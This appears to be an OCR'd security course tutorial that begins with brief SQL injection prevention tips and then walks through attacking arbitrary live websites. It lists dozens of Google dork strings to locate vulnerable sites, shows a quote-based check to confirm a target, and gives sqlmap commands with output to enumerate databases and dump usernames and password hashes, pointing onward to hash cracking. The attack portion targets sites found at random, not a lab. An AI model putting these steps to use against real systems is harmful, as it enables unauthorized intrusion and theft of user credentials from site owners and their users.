To keep your web application safe, everyone involved in building the web application must be aware of the risks associated with SQL Injections. You should provide suitable security training to all your developers, QA staff, DevOps, and SysAdmins. You can start by referring them to this page.

Step 2: Don't trust any user input

Treat all user input as untrusted. Any user input that is used in an SQL query introduces a risk of an SQL Injection. Treat input from authenticated and/or internal users the same way that you treat public input.

Step 3: Use whitelists, not blacklists

Don't filter user input based on blacklists. A clever attacker will almost always find a way to circumvent your blacklist. If possible, verify and filter user input using strict whitelists only.

Step 4: Adopt the latest technologies

Older web development technologies don't have SQLi protection. Use the latest version of the development environment and language and the latest technologies associated with that environment/language. For example, in PHP use PDO instead of MySQLi.

Step 5: Employ verified mechanisms

Don't try to build SQLi protection from scratch. Most modern development technologies can offer you mechanisms to protect against SQLi. Use such mechanisms instead of trying to reinvent the wheel. For example, use parameterized queries or stored procedures.

Tutorial:7

AIM: Perform SQL injection with SQLMap on vulnerable website found using google dorks.

Use SQLMAP SQL Injection to hack a website and database in Kali Linux

SQL injection is a code injection technique, used to attack data driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL databases. In this guide I will show you how to SQLMAP SQL Injection on Kali Linux to hack a website (more specifically Database) and extract usernames and passwords on Kali Linux.

What is SQLMAP

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Features

1. Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase and SAP MaxDB database management systems.
2. Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query, stacked queries and out-of-band.
3. Support to directly connect to the database without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
4. Support to enumerate users, password hashes, privileges, roles, databases, tables and columns.
5. Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack.

6. Support to dump database tables entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.
7. Support to search for specific database names, specific tables across all databases or specific columns across all databases' tables. This is useful, for instance, to identify tables containing custom application credentials where relevant columns' names contain string like name and pass.
8. Support to download and upload any file from the database server underlying file system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
9. Support to execute arbitrary commands and retrieve their standard output on the database server underlying operating system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
10. Support to establish an out-of-band stateful TCP connection between the attacker machine and the database server underlying operating system. This channel can be an interactive command prompt, a Meterpreter session or a graphical user interface (VNC) session as per user's choice.
11. Support for database process' user privilege escalation via Metasploit's Meterpreter getsystem command.

Step 1: Find a Vulnerable Website

This is usually the toughest bit and takes longer than any other steps. Those who know how to use Google Dorks knows this already, but in case you don't I have put together a number of strings that you can search in Google. Just copy paste any of the lines in Google and Google will show you a number of search results.

Step 1.a: Google Dorks strings to find Vulnerable SQLMAP SQL injectable website

Google Dork string Column 1	Google Dork string Column 2	Google Dork string Column 3
inurl:item_id=	inurl:review.php?id=	inurl:hosting_info.php?id=
inurl:newsid=	inurl:iniziativa.php?in=	inurl:gallery.php?id=
inurl:trainers.php?id=	inurl:curriculum.php?id=	inurl:rub.php?idr=
inurl:news-full.php?id=	inurl:labels.php?id=	inurl:view_faq.php?id=
inurl:news_display.php?getid=	inurl:story.php?id=	inurl:artikelinfo.php?id=
inurl:index2.php?option=	inurl:look.php?ID=	inurl:detail.php?ID=

inurl:readnews.php?id=	inurl:newsone.php?id=	inurl:index.php?=
inurl:top10.php?cat=	inurl:aboutbook.php?id=	inurl:profile_view.php?id=
inurl:newsone.php?id=	inurl:material.php?id=	inurl:category.php?id=
inurl:event.php?id=	inurl:opinions.php?id=	inurl:publications.php?id=
inurl:product-item.php?id=	inurl:announce.php?id=	inurl:fellows.php?id=
inurl:sql.php?id=	inurl:rub.php?idr=	inurl:downloads_info.php?id=
inurl:index.php?catid=	inurl:galeri_info.php?l=	inurl:prod_info.php?id=
inurl:news.php?catid=	inurl:tekst.php?idt=	inurl:shop.php?do=part&id=
inurl:index.php?id=	inurl:newscat.php?id=	inurl:productinfo.php?id=
inurl:news.php?id=	inurl:newsticker_info.php?idn=	inurl:collectionitem.php?id=
inurl:index.php?id=	inurl:rubrika.php?idr=	inurl:band_info.php?id=
inurl:trainers.php?id=	inurl:rubp.php?idr=	inurl:product.php?id=
inurl:buy.php?category=	inurl:offer.php?idf=	inurl:releases.php?id=
inurl:article.php?ID=	inurl:art.php?idm=	inurl:ray.php?id=
inurl:play_old.php?id=	inurl:title.php?id=	inurl:produit.php?id=
inurl:declaration_more.php?decl_id=	inurl:news_view.php?id=	inurl:pop.php?id=
inurl:pageid=	inurl:select_biblio.php?id=	inurl:shopping.php?id=
inurl:games.php?id=	inurl:humor.php?id=	inurl:productdetail.php?id=
inurl:page.php?file=	inurl:aboutbook.php?id=	inurl:post.php?id=
inurl:newsDetail.php?id=	inurl:ogl_inet.php?ogl_id=	inurl:viewshowdetail.php?id=
inurl:gallery.php?id=	inurl:fiche_spectacle.php?id=	inurl:clubpage.php?id=
inurl:article.php?id=	inurl:communique_detail.php?id=	inurl:memberInfo.php?id=
inurl:show.php?id=	inurl:sem.php3?id=	inurl:section.php?id=
inurl:staff_id=	inurl:kategorie.php4?id=	inurl:theme.php?id=

inurl:newsitem.php?num=	inurl:news.php?id=	inurl:page.php?id=
inurl:readnews.php?id=	inurl:index.php?id=	inurl:shredder-categories.php?id=
inurl:top10.php?cat=	inurl:faq2.php?id=	inurl:tradeCategory.php?id=
inurl:historialeer.php?num=	inurl:show_an.php?id=	inurl:product_ranges_view.php?ID=
inurl:reagir.php?num=	inurl:preview.php?id=	inurl:shop_category.php?id=
inurl:Stray-Questions-View.php?num=	inurl:loadpsb.php?id=	inurl:transcript.php?id=
inurl:forum_bds.php?num=	inurl:opinions.php?id=	inurl:channel_id=
inurl:game.php?id=	inurl:spr.php?id=	inurl:aboutbook.php?id=
inurl:view_product.php?id=	inurl:pages.php?id=	inurl:preview.php?id=
inurl:newsone.php?id=	inurl:announce.php?id=	inurl:loadpsb.php?id=
inurl:sw_comment.php?id=	inurl:clanek.php4?id=	inurl:pages.php?id=
inurl:news.php?id=	inurl:participant.php?id=	
inurl:avd_start.php?avd=	inurl:download.php?id=	
inurl:event.php?id=	inurl:main.php?id=	
inurl:product-item.php?id=	inurl:review.php?id=	
inurl:sql.php?id=	inurl:chappies.php?id=	
inurl:material.php?id=	inurl:read.php?id=	
inurl:clanek.php4?id=	inurl:prod_detail.php?id=	
inurl:announce.php?id=	inurl:viewphoto.php?id=	
inurl:chappies.php?id=	inurl:article.php?id=	
inurl:read.php?id=	inurl:person.php?id=	
inurl:viewapp.php?id=	inurl:productinfo.php?id=	
inurl:viewphoto.php?id=	inurl:showimg.php?id=	
inurl:rub.php?idr=	inurl:view.php?id=	

inurl:galeri_info.php?l=	inurl:website.php?id=

Step 1.b: Initial check to confirm if website is vulnerable to SQLMAP SQL Injection


For every string show above, you will get huundreds of search results. How do you know which is really vulnerable to SQLMAP SQL Injection. There's multiple ways and I am sure people would argue which one is best but to me the following is the simplest and most conclusive.
Let's say you searched using this string inurl:item_id= and one of the search result shows a website like this:

```
http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15
```

Just add a single quotation mark ' at the end of the URL. (Just to ensure, " is a double quotation mark and ' is a single quotation mark).
So now your URL will become like this:

```
http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15'
```

If the page returns an SQL error, the page is vulnerable to SQLMAP SQL Injection. If it loads or redirect you to a different page, move on to the next site in your Google search results page.
See example error below in the screenshot. I've obscured everything including URL and page design for obvious reasons.



Examples of SQLi Errors from Different Databases and Languages

Microsoft SQL Server

Server Error in '/' Application. Unclosed quotation mark before the character string 'attack;'.

Description: An unhanded exception occurred during the execution of the current web request. Please review the stack trace for more information about the error where it originated in the code.
Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark before the character string 'attack;'.

MySQL Errors

Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in /var/www/myawesomestore.com/buystuff.php on line 12
Error: You have an error in your SQL syntax: check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 12

Oracle Errors

java.sql.SQLException: ORA-00933: SQL command not properly ended at oracle.jdbc.dbaaccess.DBError.throwSqlException(DBError.java:180) at oracle.jdbc.ttc7.TTIoer.processError(TTIoer.java:208)
Error: SQLExceptionjava.sql.SQLException: ORA-01756: quoted string not properly terminated

PostgreSQL Errors


Query failed: ERROR: unterminated quoted string at or near "'""

Step 2: List DBMS databases using SQLMAP SQL Injection

As you can see from the screenshot above, I've found a SQLMAP SQL Injection vulnerable website. Now I need to list all the databases in that Vulnerable database. (this is also called enumerating number of columns). As I am using SQLMAP, it will also tell me which one is vulnerable.
Run the following command on your vulnerable website with.

```
sqlmap -u http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15 --dbs
```

In here:
sqlmap = Name of sqlmap binary file
-u = Target URL (e.g. "http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15")
–dbs = Enumerate DBMS databases
See screenshot below.



This commands reveals quite a few interesting info:

```
web application technology: Apache

back-end DBMS: MySQL 5.0

[10:55:53] [INFO] retrieved: information_schema

[10:55:56] [INFO] retrieved: sqldummywebsite

[10:55:56] [INFO] fetched data logged to text files under
'/usr/share/sqlmap/output/www.sqldummywebsite.com'
```

So, we now have two database that we can look into. information_schema is a standard database for almost every MYSQL database. So our interest would be on sqldummywebsite database.


Step 3: List tables of target database using SQLMAP SQL Injection

Now we need to know how many tables this sqldummywebsite database got and what are their names. To find out that information, use the following command:

```
sqlmap -u http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15 -D
sqldummywebsite --tables
```

Sweet, this database got 8 tables.

```
[10:56:20] [INFO] fetching tables for database: 'sqldummywebsite'

[10:56:22] [INFO] heuristics detected web page charset 'ISO-8859-2'

[10:56:22] [INFO] the SQL query used returns 8 entries

[10:56:25] [INFO] retrieved: item

[10:56:27] [INFO] retrieved: link

[10:56:30] [INFO] retrieved: other

[10:56:32] [INFO] retrieved: picture

[10:56:34] [INFO] retrieved: picture_tag

[10:56:37] [INFO] retrieved: popular_picture

[10:56:39] [INFO] retrieved: popular_tag

[10:56:42] [INFO] retrieved: user_info
```



and of course we want to check whats inside user_info table using SQLMAP SQL Injection as that table probably contains username and passwords.

Step 4: List columns on target table of selected database using SQLMAP SQL Injection


Now we need to list all the columns on target table user_info of sqldummywebsite database using SQLMAP SQL Injection. SQLMAP SQL Injection makes it really easy, run the following command:

```
sqlmap -u http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15 -D
sqldummywebsite -T user_info --columns
```

This returns 5 entries from target table user_info of sqldummywebsite database.

```
[10:57:16] [INFO] fetching columns for table 'user_info' in database
'sqldummywebsite'

[10:57:18] [INFO] heuristics detected web page charset 'ISO-8859-2'

[10:57:18] [INFO] the SQL query used returns 5 entries

[10:57:20] [INFO] retrieved: user_id

[10:57:22] [INFO] retrieved: int(10) unsigned

[10:57:25] [INFO] retrieved: user_login

[10:57:27] [INFO] retrieved: varchar(45)

[10:57:32] [INFO] retrieved: user_password

[10:57:34] [INFO] retrieved: varchar(255)

[10:57:37] [INFO] retrieved: unique_id

[10:57:39] [INFO] retrieved: varchar(255)

[10:57:41] [INFO] retrieved: record_status

[10:57:43] [INFO] retrieved: tinyint(4)
```

target table user_login and user_password .




Step 5: List usernames from target columns of target table of selected database using SQLMAP SQL Injection

SQLMAP SQL Injection makes is Easy.

```
sqlmap -u http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15 -D
sqldummywebsite -T user_info -C user_login --dump
```

Guess what, we now have the username from the database:

```
[10:58:39] [INFO] retrieved: userX

[10:58:40] [INFO] analyzing table dump for possible password hashes
```



Almost there, we now only need the password to for this user

Step 6: Extract password from target columns of target table of selected database using SQLMAP SQL Injection


Getting used to on how to use SQLMAP SQL Injection tool. Use the following command to extract password for the user.

```
sqlmap -u http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15 -D
sqldummywebsite -T user_info -C user_password --dump
```

We have password.

```
[10:59:15] [INFO] the SQL query used returns 1 entries

[10:59:17] [INFO] retrieved: 24iYBc17xK0e.

[10:59:18] [INFO] analyzing table dump for possible password hashes

Database: sqldummywebsite

Table: user_info
```

```
[1 entry]

+---------------+

| user_password |

+---------------+

| 24iYBc17xK0e. |

+---------------+
```



But hang on, this password looks funny. This can't be someone's password.. Someone who leaves their website vulnerable like that just can't have a password like that.

That is exactly right. This is a hashed password. What that means, the password is encrypted and now we need to decrypt it.

I have covered how to decrypt password extensively on this Cracking MD5, phpBB, MySQL and SHA1 passwords with Hashcat on Kali Linux post.

